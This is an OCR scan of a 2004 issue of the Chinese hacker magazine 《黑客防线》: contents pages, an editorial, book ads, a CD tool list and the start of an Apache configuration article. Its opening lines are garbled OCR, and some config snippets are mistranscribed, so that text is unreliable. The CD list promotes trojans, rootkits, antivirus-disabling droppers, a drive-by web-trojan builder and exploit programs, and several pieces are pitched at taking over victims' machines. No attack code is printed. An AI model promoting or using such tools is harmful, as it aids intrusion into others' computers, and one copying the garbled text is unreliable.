

图_____ 范廷赏用http://www.hacker.com.en

攻防实验室 第八、九关过关**攻略指引**

[無關稅監]

高角度をWinHoto 全分行、美肉高低性服务器

[田津将告]

MSSQ JAAO会。你想包含起 京時下最高級2.0存在多个原 MTWAP的QQ满品点效效之

(登田建金)

ArontPage的 展覧员 连程证明后表现与实践 从OWA X55以下到

数数序户数信任型码的政府

Windows Workstation 服务远程溢出漏洞分析

が行為所

發松實見推測Windows向總章模信息 第自对抗中的磁盘接続技术家人模好 2004 年第 01 期攻册目录 特别专题 知己知彼,方能百战不殆——Apache 安全设定面面观

漏洞攻击

Windows Workstation 服务远程溢出漏洞分析 从 OWA.XSS 攻击到微软用户域信任密码的破解 WorkstationService 远程溢出漏洞攻击实战 FrontPage 扩展服务远程溢出漏洞攻防实战

脚本攻击

基于 WAP 的 QQ 消息洪水攻击 盗帅下载系统 2.0 正式版存在多个跨站漏洞 MSSQL 跨库查询你想怎么玩?

黑兵器库

紧急应变 WinHider 命令行下将肉鸡做成服务器

编程解析

黑白对抗中的磁盘操纵技术深入探析 VC 也玩清除日志 轻松实现检测 Windows 肉鸡系统信息

密界寻踪

Cracker 初级教程之 MD5 算法破解 Cracker 兵器谱组合招式之 Dephi 篇 加密光盘破解全接触

新手训练营 终端服务全攻略 捕获自己的第一只 Linux 肉鸡 教你如何"钓"肉鸡

e 生 e 事 我的黑客女友

在攻与防的对立统一中寻求突破

又一个冬天到来,又一个花开花谢,又一个冰雪连天……

在过去的 2 0 0 3 年里, 热心读者的支持、在线编辑的努力、全体工作人员的辛勤劳动,这一切的一切都给《黑客防线》注入了无限动力! 我们可以骄傲的说: 2 0 0 3 年是《黑客防线》成功的一年! 在这一年里,我们努力地传播最新攻防技能、掌握业界发展方向、引领安全技术潮流,收到了非常好的效果。越来越多的人开始关注网络安全这一全新的领域,爱好网络安全技术的朋友也通过我们的杂志学到了很多实用的攻击、防御技能,希望大家都能掌握过硬技术而在时代潮流中屹立不倒!

崭新的 2 0 0 4 年来到了,在新的一年里,《黑客防线》为了更好的给大家提供最实用的网络安全技术,从哲学的高度考虑了网络安全技术的纵深发展,将技术的发展、科技的进步融为一体,提出"在攻与防的对立统一中寻求突破"这一整体理念,我们的目的很简单:任何最新的攻击都能用适当的方法防御,任何经典的防范措施都能找到漏洞攻击!从而不断的在这对矛盾中找寻突破点才能使整体安全技术水平不断进步!

在新的2004年,《黑客防线》注入了很多新鲜血液,来自各个安全领域的技术生力军汇集于此,把自己掌握的最先进的技术奉献给读者!有新编辑的加入,我们深信在新的2004年里,《黑客防线》将能更好的为大家服务,给大家提供最新业界咨询、最新攻防方法、最新实用技能!

同时,新的 2 0 0 4 年也是我们攻防实验室走向成熟的一年。攻防实验室是国内首创的比较完善的合法攻击平台,到现在已经成功运行两轮了。我们希望大家在《黑客防线》上学到最新的攻击技能的同时,不单单只是停留在纸上谈兵的地步,还能到我们的攻防实验室平台上进行实际的演练,从而真正掌握实用技术!这样的实验室才是我们需要的,也才真正能体现"攻防对立统一"的关系!

在新的 2 0 0 4 年里, 黑防论坛也将为大家提供更好的服务, 从刊物邮购、技术支持到选题策划、光盘点播, 我们的新编辑都将在论坛上和大家做直接的交流, 让我们一起将注册人数逾 8 0 0 0 0 人的论坛真正建设成《黑客防线》聆听外界的声音!

在新的 2 0 0 4 年,我们要做的很多:杂志整体理念的推广、新编辑的全面投入、攻防实验室的进一步完善、黑防论坛的整体进步……这些方面都需要读者朋友和我们一起策划,一起维护,一起发展,希望新的 2 0 0 4 年是杂志读者和《黑客防线》共同进步的一年,也是大家飞速提升攻防技术的一年!

... ...

雪花飞扬,冬寒无边,温暖的《黑客防线》编辑部突然响起谁的话语:

冬天到了,春天,还会远吗?!



目录 2004/ Attack ——最新入侵与攻击技术研究

特别专题

知己知彼,方能百战不殆 ——Apache安全设定面面观	6
→ 漏洞攻击	
	0
Windows Workstation服务远程溢出漏洞分析	桑 丙 益 系 寸 丕 22 24 26
就提到了Microsoft FrontPage Server Extensions远程缓冲区溢出漏洞存在两个新的安全漏洞,可导致远程攻击者可以利用这	弱文
个漏洞进行缓冲区溢出攻击,可能以FrontPage进程权限在系统上执行任意指令。而本文就是讲述MS03-051的相关内容。	
脚本攻击	
基于WAP的QQ消息洪水攻击 2 平时我们碰到过的QQ攻击软件中,大多都通过利用QQ客户端来达到目的。而目前腾讯的WAP服务已经开通,手机和QQ之间开始可以互通消息,这样大家"随时随地可以让您的手机Q起来"。不过与此同时,这也给我们提供了一种新的攻击方法,也算是它的一大漏洞吧!那么到底是什么样的漏洞呢?又改怎么利用呢? 盗帅下载系统2.0正式版存在多个跨站漏洞 3 MSSOL 跨库查询你想怎么玩? 3	客口勺勺勺 10
◇黒兵器库	



定价: 23.8元

没有想过尝试开发自己的黑客工具呢? 也许有些 朋友会觉得这对于自己来说太过于高深了,但只 要看了本书后,你就会明白黑客工具是怎样写出 来的。

书中介绍了运用多种开发语言,如Visual Basic、Visual C++等工具来开发,书中的代码部分完全是流行的工具代码,并且都有中文注释,很容易就可以看明白。

书中列举了几位国内著名 Hacker 的代码,并 且加上说明提要。在本书的配套光盘中,不仅概 括了书中的代码,还收录了其他一些黑客工具代 码和相关工具代码以及一些黑客工具等等。



定价: 19.8元

《黑客防线》 2003年增刊以8个 栏目涵盖了黑客技 术起步、进阶提高 在内的66篇全新 文章,分类很详 细,每篇文章都经

过精心挑选打造,是编辑部在长期读者调查的基础上,结合读者的喜好,特约作者撰写汇编而成,每个栏目的文章有一定的梯度,最适合想进一步提高黑客技术的读者阅读。

® NTENTS



定价: 19.8元

《黑客攻防One To One》一书收集了广大是网用户经常强间的网络安全间题,针对按照"问题"—"分析"—"防范"的思路,

条理清晰地告诉你在网络上如何应对黑客可能进 人的入侵与反攻击,并对自己的计算机系统进行 最有效的防护,以及如何进行反入侵与攻击。内容 涵盖了从开始接触网络到熟练应对各种网络攻击 的大量技巧,可以说是一本了解黑客入侵手段,从 而掌握各种防护对策的最佳人门读物。通过介绍 黑客可能采取的攻击手段、黑客攻击的思路、各种 人侵工具的结合使用,详细分析了黑客攻击的方 法和防范对策,从而对黑客攻击有一个充分的认 识。

学习本书不需要专业的网络知识,适用于广 大希望增强网络安全意识的网络爱好者阅读。

本书光盘收集了书中解决问题用到的所有工 具,另外,还收集了优化系统、提高防范措施所用 到的大量共享软件,配合书中解决问题的思路,灵 活运用,完全可以做到保证一个系统的安全运行。

汇款地址:北京市中关村邮局 008 信箱

邮政编码: 100080

收款人:《黑客防线》邮购部

热线电话: (010)62141446 62141445-8011


E-mail: yougoubu@hacker.com.cn

编程解析

黑白对抗中的磁盘操纵技术深入探析
无论是在病毒还是在反病毒技术中,对磁盘的操纵都
是一个永恒的话题,这其中包括获取磁盘空间数据、磁盘
遍历、文件搜索、文件目录删除等等,很多朋友觉得很神
秘,一直有这方面的疑问,本文基于此,和大家一起讨论
下这方面的编程,希望能够起到抛砖引玉的作用。
VC 也玩清除日志 43
轻松实现检测 Windows 肉鸡系统信息45
如何收集肉鸡的系统信息?如何量身定做一套适合自
己使用习惯的肉鸡信息检测程序? 这些都是在入侵中常遇
到的问题。怎样才能在最短的时间内搞清楚肉鸡的系统情
况?当然是自己写程序!——很难?当然不是!如果告诉
你:自己编写查看肉鸡系统信息的程序非常简单,通过几
个实用的api就可以实现,你是不是觉得非常难以相信? 那
好吧,让我们一起diy一个属于自己的肉鸡系统信息检测工
具吧!
◇ 密界寻踪
Cracker 初级教程之 MD5 算法破解
MAXIX IX
Cracker 兵器谱组合招式之 Dephi 篇 53
加密光盘破解全接触57
新兵训练营
▼ 利共训练 各
终端服务全攻略 60
教你如何"钓"肉鸡
教协如问 杓 闪芍
e生e事
· · · · · · · · · · · · · · · · · · ·
我的黑客女友
文防实验室

编读互动





Tranzhva,功能不错的远程控制软件,具备远程截屏、文件管理、进程管理、屏幕控制、注册表编辑、窗口管理、Yahoo ID提取、远程IE、声音记录、声卡音量控制、实时键盘记录、部分屏幕设置等诸多功能。

Superkit,一个运行在Linux/UNIX下非常易于使用的rootkit,可以用来隐藏文件、进程和连接,并且对远程访问的回连 shell 提供了密码保护。

Wintro, 仅适于 XP 系统的 C 盘共享入侵木马, 将服务端发送给目标后自动打开对方 C:盘共享。

风雪远程控制,基于TCP/IP协议的远程管理 网络工具。该版本主要增加了终止抓屏的功能,同 时修改了抓屏时服务端会消耗系统资源的BUG。

20CN远程控制软件,客户连接的反弹方式,由客户主动连接服务器,通信方式为HTTP隧道,可以控制局域网内部的机器。

System33r 秘密下载,能从因特网任何地址下载指定软件或图片并隐蔽运行,可以暂时关闭或废止防火墙以及杀毒软件。

NT BindShell, Win32 内核工具。此程序将在第一次启动时自动注册为系统服务,并享有所有权限。

超级后门,可以用来隐藏你建立在肉鸡上面的 超级用户,可以巧妙的躲开管理员的查看。

EXE2BMP,可以将一个.exe 文件生成同名的三个.BMP、.ASP、.HTM,当别人打开.HTM的时候,先前的.EXE将被自动下载到他的硬盘并运行,适合用来制作网页木马,支持加密工具加密。

F-Secure SSH Client,一款功能强大的SSH 远程登录工具包,用来远程管理你的Unix和Windows 主机,可以保证数据传输和密码登录安全可靠。

Rewind,理想的服务器上传木马,压缩后仅 以在线破解几乎 97KB,包括基本的木马功能如白板对话、戏弄被攻 完全免费软件。

击者以及迅速获取主机信息、CD Key,采用SIN通知等。

Remote-Anything,能控制使用局域网或互联网上远程的PC,具有远程文件传送、能实时抓屏、编辑注册表、控制关开机、文本聊天等功能。

August10,功能简单的远程控制软件,端口默 认是1011,运行清除程序后,需要重新启动计算机 才能完全清除。

Hacker Defender,内核级后门软件,用户可以通过本软件隐藏文件、进程、系统服务、系统驱动、注册表键的键和键值、打开的端口以及虚构可用磁盘空间。

○ 加密解密

L0phtCrack, 破解的老大级别的工具!居家旅行、攻击人侵必备工具!

复制光盘,可完整复制加密保护光盘的工具。 BeatLM,能从LM/NTLM验证信息中 搜索出 用户密码,可与ScoopLM搭配使用。

Foxmail 密码破解器,复制到foxmail 安装目录下运行。在唤出 foxmail 后,双击用户名,然后随便填入密码,按确定后即可得到真正的密码。

Venom Windows Binary, 一款利用WMI服务通过字典破解 Windows 密码的工具。

入口查询, Dboy做的一个软件, 可以很轻松地 找到加壳软件的入口。

Apprp, Adobe Acrobat PDF文件密码恢复软件,可以帮你恢复 PDF 的加密文件。

Viewpassword, 查看 Windows 中以"*** **"显示的密码窗口中的实际内容。

Ntpasswd, WINNT/2000/XP 登录口令破解器,制作一张软盘就可以用来改变各种用户的口令(包括管理员密码)。

网吧解霸100,集各种网吧破解软件于一身,可 以在线破解几乎所有的各种网吧管理系统的密码, 完全免费软件。

光盘目录ENTS

○ 扫描工具

Retina, 目前在nmap.org 评出来的 2003 年的 top75网络安全工具中属于商业软件的佼佼者。更新较快,漏洞库齐全,扫描速度较快。

LANguard Network Security Scanner,可以用来检测共享、不必要的端口、特洛伊木马、不牢固口令、使用者和组等,其分析功能极其强大,速度很快。

THC-Amap, 运行在Linux/UNIX平台上的新一代安全扫描软件, 具有完美的SSL 支持、完整的RPC 探测等特点。

XportScan,多线程端口安全扫描工具,内包含Windows/Linux两版本,附源代码。

Shadow Security Scanner,俄罗斯安全界非常专业的安全漏洞扫描软件,具有安全扫描,口令检查,操作系统检查等强大功能,支持在线升级。

ShadowScan,一款速度快但体积很小的端口扫描工具。

superscan汉化版,可以自定义端口列表,扫描 方式,请求方式等

流光5,本年度内重量级扫描器! 其他方面就不介绍了,中国顶级扫描器之一,绝对珍藏!

Nuclear Scan, 这是一款在极短时间内对IP段进行扫描的软件。

○安全相关

Flexbeta Slipstreamer XP,一个专门针对XP 系列产品的免费软件,程序可以帮助你将Windows XP和Office XP的Service Pack升级包整合到安装程序中,而且这个程序还可以非常方便的制作 ISO文件和无人值守的安装文件!

进程杀手,可以对进程进行终止、封锁、删除等操作,能用来对付黑客木马,对以前的版本作了很大的改进,程序体积大大减小。

反黑客木马专家,能智能检测和清除超过12000 。 常适合新手使用!

多种黑客程序和木马程序。使用多种扫描方式,全 面而可靠的检测你的计算机。

KFW傲盾防火墙,在网络设备硬件和系统之间 筑起一道防护堡垒,有黑客攻击和危险数据包攻击 的时候进行检查拦截,保护脆弱的Windows系统不 会崩溃不会被黑客控制窃取信息。

() 动画教程

黑客防线第8关通过方法, kyo、moto 过关方 法演示

SQL注入完全篇,综合了常见的SQL注入方法, 对学习脚本的朋友是最好的学习资料!

实战SQL Injection动画,比较经典的SQL Injection动画演示。

入侵流星吧会员管理系统,轻松入侵流星吧会员管理系统

CTB论坛入侵演示, 漂亮但不安全的CTB论坛 人侵演示

远程盗QQ动画演示,比较好的远程盗QQ动画演示

简单蜜罐的反击图文教学,针对蜜罐系统的反击!

○ 杂志相关

Web soft **防护盾**,软件通过控制底层 TCP/IP通讯数据,可以在一台计算机上管理整个网络的Web 访问,具有较强的可用性。

Netbox, 能将代码压缩的工具。

fp30, Microsoft FrontPage扩展服务远程溢出漏洞攻击程序。

Wks, Windows WorkstationService远程溢出漏洞攻击程序。

3389,和终端服务相关的一系列工具和动画! 非常适合新手学习!

Cracker,组合工具破解普通程序的工具集,非常适合新手使用!



刘流: 2004年是崭新的一年,在徽软漏洞层出不穷的今天,如何架构一个安全的服务器,这将是新一年最时髦的话题。同时,我们的合法攻击平台"攻防实验室"也顺利开展两轮了,考虑到要为大家提供一个接近真实的入侵平台,我们策划在近几轮实验室中用Apache构建一个Web服务器,让大家尽可能地熟悉更多常见系统,拓宽自己的知识面。

当然,知已知彼,方能百战不殆,所以这次我们将Apache服务器的安全设定作为专题文章奉献给大家,虽然讲的是防护,但不了解防护你将永远不能提升自己的攻击技术!希望大家能真正领会"攻防对立统一"的辩证关系,在这对矛盾中找到突破口!

知己知彼,

方能冒成不治

——Apache安全设定面面观

文/ 老牛

Apache是根据NCSA服务器发展而来,NCSA是最早出现的Web服务器程序之一,由伊利诺斯大学Urbana-Champaign分校的美国国家超级计算应用中心开发。在Apache的发展初期主要是一个基于UNIX系统的服务器,它的宗旨就是建立一个基于UNIX系统的功能更强、效率更高并且速度更快的WWW服务器,这就决定了它是从其他的服务器演变而来的并且添加了大量补丁来增强它在某一方面性能的Web服务器,所以被名为"APAtCHyServer(一个补丁组成的服务器)"。发展到今天,Apache已经被移植到很多平台上,大概有60%的服务器都是采用Apache,由此可见Apache的优势。为了帮助大家更好地入侵,我们就一起来看如何配置一个常见的Apache服务器,希望能给大家的安全技

术学习带来帮助!

Apache的安装

这里我们以Linux为例: Apache 会随Linux系统一起安装,如果安装的时候选了 Web Server 组件,系统中就有了Apache。用户所做的工作,就是配置 Apache 使它满足自己的需要。

1. 检查系统是否存在 Apache 及版本

用户可以执行下面的指令来检查系统是否存在 Apache 及其版本:

rpm -qa|grep apache

如果存在 Apache 则会返回类似下面的字样:

apache-1.3.19-5 apache-0.7-2

2. 不带 SSL 的 Apache 的 安装

用户也可以下载 apache_1.2.4.rpm 软件安装包, 然后以 root 身份使用 rpm -ivh apache_1.2.4.rpm 命令安装。

cd apache_1.3.9

#./configure -prefix=/usr/local/httpd\--activemodul=src/modules/php4/libphp4.a

make
#make install

3. 带 SSL 的 Apache 的 安装

要给Apache加上SSL,必须另外准备3个文件: m-1.0.11.tar.gz、openssl-0.9.4.tar.gz 和 mod_ssl-2.4.5.-x.x.x.tar.gz。

文件mod_ssl的版本必须与要安装的Apache的版本一致,即安装Apache的版本是1.3.9,就准备mod_ssl-2.4.5.-1.3.9.tar.gz文件。先安装OpenSSL:

```
#and openssl-0.9.4

#sh config -fpIC

# make

# cd ..
```

接下来安装 MM:

```
#cd mm-1.0.11
# ./configure -disable-shared
# make
#cd ..
```

然后安装 mod ssl:

```
#cd mod_ssl-2.4.5-1.3.9
#./configure -with-apache=../apche_1.3.9
#cd ..
```

最后安装apache:

```
#cd apache_1.3.9

#SSL_BASE=../openssl-0.9.4\EAPI_MM=../
mm-1.0.11\../configure\--enable-module=ssl\-
-prefix=/usr/local/httpd\--activate-module=src/
modules/php4/libphp4.a

#make install
#cd ..
```

这样就完成了带SSL的Apache的安装,下面我们再来说说它常见的安全配置方式。

Apache的配置文件

对于RedHat Linux系统,Apache的配置文件放在/etc/httpd/conf/目录下,如果是自行编译安装的Apache,则视编译时指定的目录路径而定,缺省是/usr/local/apache/conf。

在conf目录下有3个Apache的配置文件. httpd. conf、access.conf和srm.conf。

Apache 启动时先调用 httpd.conf, 然后调用 srm.conf, 最后调用 access.conf。但现代版本的 Apache 为避免管理和维护的混乱,已经改将所有 Apache的相关配置命令放在httpd.conf文件,不再使用srm.conf和access.conf文件,虽然这两个文件 仍然存在,但内容中没有任何配置命令,形同虚设。

```
Section 1:Global Environment
Section 2:'Main' server configuration
Section 3:Virtual Hosts
```

httpd.conf 文件内容分为3部分:

下面将讲述这3部分的用法和与安全相关的注 意点。

1. Global Environment

ServerType standalone: 用来指定 Apache的启动方式。有两种方式: standalone 和 inetd。Standalone模式是Apache独立运行, 也是默认的启动方式。Inetd模式是守护进程监听http的连接请求才启动 httpd 进程,请求完毕后就结束 httpd 进程,这样负担很重。

ServerRoot "/etc/httpd": Apache的目录,此



处是存放配置、出错记录、日志文件的根目录。目录后面不要加"/"字符。

LockFile /var/lock/httpd.lock; 保留默认值,不要更改。

PidFile /var/run/httpd.pid: 指定记录 Apache的父进程id的文件名及路径。

ScoreBoard /var/run/httpd.scoreboard: 指定用于储存服务器进程处理信息的文件名和路径。

#ResourceConfig conf/srm.conf 和 #AccessConfig conf/access.conf: 在标准的配置 中,服务器启动时会处理这两个文件,因为现在的 Apache 只使用 httpd.conf 文件,摒弃了 srm.conf 和 access.conf 文件,所以这两行用 # 注释掉。

Timeout 300: 设定超时时间。当远程客户端超过 300 秒还没连上 Apache Server,或者 Apache Server 超过 300 秒没有传送字节给客户端,就立即断开连接。

KeepAlive On: KeepAlive 设定客户端每个连接有多个请求,设为 Off 时此项无效。

MaxKeepAliveRequests 100. 设定每次连接期间所允许的最大请求数目,设为0时表示允许无限制数目,推荐设定数字越大,则效能越高。

KeepAliveTimeout 15:设定等待同一个客户端的同一个连接发出下一个连接请求超过一定的时间就断线。

MinSpareServers 5和 MaxSpareServer 20: 设定最少闲置服务处理程序的数目和最大的闲置服务处理程序的数目。如果实际数目少于MinSpareServers,则将增加处理程序,反之,如果实际数目超过 MaxSpareServers,那么,一些多余的处理程序将被杀掉。

StartServers 8: 设定启动后初始化后启动服务进程的数目。

MaxClient 150:设定服务运行的总数量,一旦达到此数目,新来的客户端就被拒绝,所以该限制数目不能设得太小。

MaxRequestsPerChild 100:设定每个子程序 处理结果前的要求数目,设0表示不限制。 #Listen 3000

#Listen 12.34.56.78:80

Listen 80:设定 Apache 监听的连接端口或 IP 地址及端口,缺省是 80。

#BindAddress *: 用来支持虚拟主机,该选项用来告知服务器接听哪个IP地址,可以使用*,或具体的IP地址、完整的域名。

#LoadModule foo_module libexec/mod_foo.so: DSO(Dynamic Shared Object)支持, DSO 模块的概念和作用和Windows的DLL文件极其相似。

#ExtendedStatus On: 当 "server—status" 管理程序被执行时,检查Apache的运行状态信息。缺省是Off。

2. 'Main' Server Configuration

如果在第一部分"Global Environment"中的 ServerType 指令设为 inetd 的话,那么这部分就没 有任何效果,可以直接跳到 ServerAdmin 指令。

Port 80: 设定Standalone服务器监听的连接端口,也可以设为其他端口,必须小于1023。以root身份更改端口。

User apache和Group apache 指定运行 httpd 的用户和用户组。必须首先以root身份指派。

ServerAdmin root@localhost: 设定管理员的 电子邮件地址,用来当 Apache 有问题会自动发 Email 通知管理员。

#ServerName localhost:设定主机名称,可以用域名和IP地址。

DocumentRoot "/var/www/html": 设定 Apache放置网页的目录路径。

<Directory/>
Options FollowSymLinks
AllowOverride None
<Directory/>

设定Apache能够访问的每一个目录,当它们被访问时所执行的动作。本章节后面将详细叙述Apache的目录存取方法。

<Directory "/car/www/html">

Options Indexes Include FollowSymLinks

AllowOverride None

Order allow, deny

Allow from all

</Directory>

此处设定apache的网页目录的执行动作。后面 我们将详细叙述目录的存取方法。

<Directory/>

AllowOverride None

Options None

Allow from all

</Directory>

类似上面的,可以防止用户创建自己的, htaccess文件,这一点非常重要,在这个文件中可以 改变全局参数, 以致影响到整个系统的安全。可以 在httpd.conf文件中的加入的指令都加上上面的代 码。

UserDir public_html: 设定用户在自己的目录 下建立 public_html 放置网页,即 /home/*/ public_html/,这样在浏览器地址栏输入http:// apache服务器/~用户名/就能显示网页。设定的目 录必须告知用户,否则他们不知道网页放什么地方。

DirectoryIndex index.html index.htm index. shtml index.php index.php4 index.php3 index. cgi: 设定 Apache 的默认首页文档。

AccessFileName .htacess: 指定控制存取的文 件名称。Apache默认的是.htaccess,后面我们将详 细叙述该文件的用法。

<Files~"^\.ht> Order allow, deny Deny from all </Files>

防止用户端看到 ht 开头的文件内容, 因为. htaccess记载了相关信息,.htpasswd记载了密码信 息,为了安全不允许其他人访问这些文件。

#CacheNegotiatedDocs: 指定Proxy服务器是

否将交互产生的文件存在 cache, 注释掉就是不指 定。

UseCanonicalName On: 设定是否使用标准的 名称,默认是 On。

TypeConfig /etc/mime.types: 指定存放 MIME 文件类型的文件。

Default Type text/plain: 指定如果 Apache 不认此文件类型时,按照预设的格式显示,一般以 文本文字显示。

<IfModule mod_mine_magic.c>

MIMEMagicFile conf/magic

</ifModule>

mod_mime_magic模块,可以让Apache由文件 内容决定其 MIME 类型。如果存在该模块,才会处 理MIMEMagicFile这一段。上面3行是当没有该模 块时就处理这一段。

HostnameLookups off: 设定Apache是否向名 称服务器解析该 IP 地址,记录此连接的名称(如 Hacker.com.cn)。因为DNS解析要花一定时间,所 以默认设为 off, 仅记录 IP。

ErrorLog /var/log/httpd/error_log: 指定 Apache 发生错误时,记录文件的位置。如果在 <VirtualHost>中没有指定作无记录文件,则用/ var/log/httpd/error_log, 否则使用 <VirtualHost>指定的文件。

LogLevel warn: 指定记录的详细等级,有8个 等级, 分别是 debug、info、notice、warn、error、 crit、alert和emerg。按从详细到简略排列:

 $\label{logFormat bound} \begin{tabular}{ll} LogFormat "%h %l %u %t\"%r"\"%>s%b\"{Referer} \\ \end{tabular}$ $I"\"\{UserAgent\}I\""combind$ Logformat"%h%l%u%t\"%r"\"%>s%b"common Logformat "%{Referer}I->%U"referer LogFormat"%{User-agent}I"agint

定义4种格式的别名: combind、commen、 referer, agint.

#CustomLog /var/log/httpd/access_log common



CustomLog /var/log.httpd/access_log combind 指定记录文件使用哪个自定义的格式。其他不使用的自定义格式注释掉。

以上是关于日志文件的,将在后面的Apache日志文件中详细叙述。

ServerSignature On:设为On时,当Apache 产生错误时,就在网页上显示Apache的版本信息、 主机名称、端口等一行信息;设为Off时,就不显示 相关的信息;设为E-mail时,就有mailto:给管理 员的超连接。

Alias/icons /"var/www/icons/": 使用较短的别名,其格式为: Alias 别名 原名。可以无限制地建立别名。注意别名的后面如果有/,那么在使用 URL 时也得有/。

ScriptAlias /cgi-bin/ "/var/www/cgi-bin/": 和 Alias 类似,设定服务器脚本目录。

应该强制性地使用ScriptAlias指令来限定CGI程序位于某个或者几个特定的位置。一般可以设置多个ScriptAlias。必须保证cgi-bin目录不在html目录下,这一点非常重要,可以防止黑客只需要浏览它们就可以查看这些CGI程序。

IndexOptions FancyIndexing: 以特定的图形显示文件清单,需以下文件配合。

 $\label{lem:add-compressed} Add I con By Encoding \mbox{ (CMP, /icons/compressed.gif)} \\ x-compress \mbox{ } x-gzip$

DefaultIcon /icons/unknown.gif

指定显示文件清单时各种文件类型的对应图形。

3. Virtual Hosts

这部分是设定虚拟主机的。所谓虚拟主机,就是指一台服务器作为多域名的Web服务器。ISP经常通过一台服务器为它的客户提供Web服务。而客户希望主页以自己的名字出现,而不是在该ISP的名字后面,因为使用单独的域名和根网址可以看起来更正式一些,传统上,用户必须自己设立一台服务器才能达到单独域名的目的,然而这需要维护一个单独的服务器,很多小单位缺乏足够的维护能力,

更为合适的方式是租用别人维护的服务器。ISP也没有必要为一个机构提供一个单独的服务器,完全可以使用虚拟主机能力,使服务器为多个域名提供Web服务,而且不同的服务互不干扰,对外就表现为多个不同的服务器。虚拟主机就是解决这种问题的方案,使客户的域名实际指向ISP的同一台服务器。

Apache有两种支持虚拟主机的方式: 一是为每一个虚拟主机设置单独的 httpd 进程, 二是为所有的主机设置一个单独的 httpd 进程。

(1) 为每一个虚拟机设置单独的 httpd 进程

在 httpd.conf 文件的第一部分 Global Environment 中的 BindAddress 指令或 Listen 指令来指定 處拟主机的地址和端口。

BindAddress 指令用来指定单一的地址,可以使用域名或IP地址。该指令在httpd.conf文件中只能出现一次。

Listen指令可以让httpd进程监听多个地址或端口,反复使用 Listen 指令就能实现这个要求。

(2) 为所有的主机设置一个单独的 httpd 进程

这是一个常用的方法。用户只要维护一个httpd.conf文件。在此文件的第3部分Virtual Host中,用<VirtualHost></VirtualHost>指令来为所有的虚拟主机进行配置。有多个虚拟主机就有多个
VirtualHost>段。在不同的虚拟主机的
<VirtualHost>段中可以指定不同的ServerAdmin、ServerName、DocumentRoot、ErrorLog、TransferLog。

虚拟主机有3种实现方式:以主机名称的方式虚拟、以IP的方式虚拟、以端口的方式虚拟。下面就举例说明在httpd.conf的第3部分Virtual Host来实现上面提及的方式。

1) 以主机名称的方式虚拟

如果用户的一台服务器有多个域名,举例如下:

NameVirtualHost 210.12.195.6 <VirtualHost hacker.con.cn> ServerAdmin bright@hacker.com.cn DocumentRoot /var/www/html/hacker ServerName hacker.com.cn

</VirtualHost>

<VirtualHost pcfrient.com.cn>

ServerAdmin admin@pcfrient.com.cn

DocumentRoot /var/www/html/pcfrient

Servername pcfrient.com.cn

</VirtualHost>

2) 以 IP 的方式虚拟

注册域名是要花一笔费用的。可以用IP来虚拟,在Linux中可以为一个网卡捆绑两个IP地址。举例如下:

服务器的地址是210.12.195.6, 现在有一个IP 地址210.12.195.9没有使用,现在将210.12.195. 9捆绑到服务器的网卡中,执行命令:

#ifconfig eth0:0 210.12.195.9

这样,服务器就有两个IP地址了。以IP的方式 虚拟和以主机的名称的方式虚拟类似,看下面的例 子:

NameVirtualHost 210.12.195.6

<VirtualHost 210.12.192.6>

ServerAdmin bright@hacker.com.cn

DocumentRoot /var/www/html/hacker

</VirtualHost>

<VirtualHost 210.12.192.9>

ServerAdmin bright@hacker.com.cn

DocumentRoot /var/www/html/pcfrient

</VirtualHost>

以IP的方式虚拟不用 NameVirtualHost 指令。

3) 以主机名称和 IP 的方式虚拟

就是上面的两个方式的结合。看下面的例子:

NameVirtualHost 210.12.195.6

<VirtualHost hacker.con.cn>

ServerAdmin bright@hacker.com.cn

DocumentRoot /var/www/html/hacker

ServerName hacker.com.cn

</VirtualHost>

<VirtualHost 210.12.195.6>

ServerAdmin bright@hacker.com.cn

DocumentRoot /var/www/html/pcfrient

</VirtualHost>

4) 以端口的方式虚拟

http默认的端口是80,如果用户要开设另一个端口443作为另一个虚拟主机,例子如下:

Listen 80

Listen 443

<VirtualHost 210.12.192.6:80>

ServerAdmin bright@hacker.com.cn

DocumentRoot /var/www/html/hacker

</VirtualHost>

<VirtualHost 210.12.195.6:443>

ServerAdmin suying@hacker.com.cn

DocumentRoot /var/www/html/pcfrient

</VirtualHost>

5) 以不同的 IP 和端口的方式来虚拟

该方式是以IP的方式虚拟和以端口的方式虚拟的结合。假设服务器捆绑了两个IP地址,210.12.192.6和210.12.195.9,后面用端口443。例子如下:

Listen 210.12.192.6: 80

Listen 210.12.195.9: 443

<VirtualHost 210.12.192.6:80>

ServerAdmin bright@hacker.com.cn

DocumentRoot /var/www/html/hacker

</VirtualHost>

<VirtualHost 210.12.195.9:443>

ServerAdmin suying@hacker.com.cn

DocumentRoot /var/www/html/pcfrient

</VirtualHost>

Apache设定目录级访问控制

缺省情况下, Apache可以访问其权限允许的所有目录。虽然 Apache 必须以唯一的 UID 和 GID 运行, 最好不允许它可以访问任何具有world-read权限 (004)的文件,可以禁止 Apache 访问由修正控制系统 (源代码控制软件) 所使用的 RCS 目录。在httpd.conf中,典型的指令如下:

<Directory />

Order deny, allow

Deny from all

</Directory>



<Directory /home/*/public_html/RCS>

Order deny, allow

Deny from all

</Directory>

<Directory /home/*/public_html>

Order deny, allow

Allow from all

</Directory>

<Directory /httpd/html/RCS>

Order deny, allow

Deny from all

</Directory>

<Directory /httpd/html>

Order deny, allow

Allow from all

</Directory>

<Directory>总是和
/Directory>成对使用,在它们之间的部分就是对指定目录的访问设置。目录名中可以使用正则表达式来同时匹配多个目录,但必须在表达式前附加一个字符: ~。如
Directory
"一/www/.*/[0-9]{3}">,表示匹配在/www目录下所有以3个数字组成的子目录。不过,如果直接使用通配符就无须加此符号~。

除了在 httpd.conf 文件中指定 Apache 的用户 User和用户组 Group,然后给指定的文件目录指派 相应的权限给 Apache 外,还可以通过 < Directory > 指令来控制目录的访问权限和访问方式。

在<Directory>指令中,有如下命令: Options、AllowOverride、Order、Allow、Deny。

1. Options

用来指定在该目录及子目录下的文件可以采取的操作。可用参数有: Indexes、Includes、FollowSymLinks、ExecCGI、MultiViews、None、All。

Indexes参数使得Apache在没有找到缺省的索引文件自动生成索引列表。就是说,如果在httpd.conf文件中用DirectoryIndex指定了索引文件Index.html,如果不存在该文件,就自动生成该目

录的文件列表作为索引文件。如果没有指定此参数,也没有指定DirectoryIndex并且不存在缺省的索引文件,Apache 就返回禁止访问的页面。

FollowSymLinks参数允许httpd按符号连接访问。

Includes 参数使用服务器端包含 SSI。需要和AddHandler命令配合使用。有关SSI将在后面的章节讲述。

ExecCGI 参数指定该目录可以运行 CGI 程序。 也需要 AddHandler 命令配合使用。MultiViews 参数使Apache根据特定条件来自动选择并返回一个合适的文件。该参数一般很少用到。

None参数表明不使用上面的任何参数。

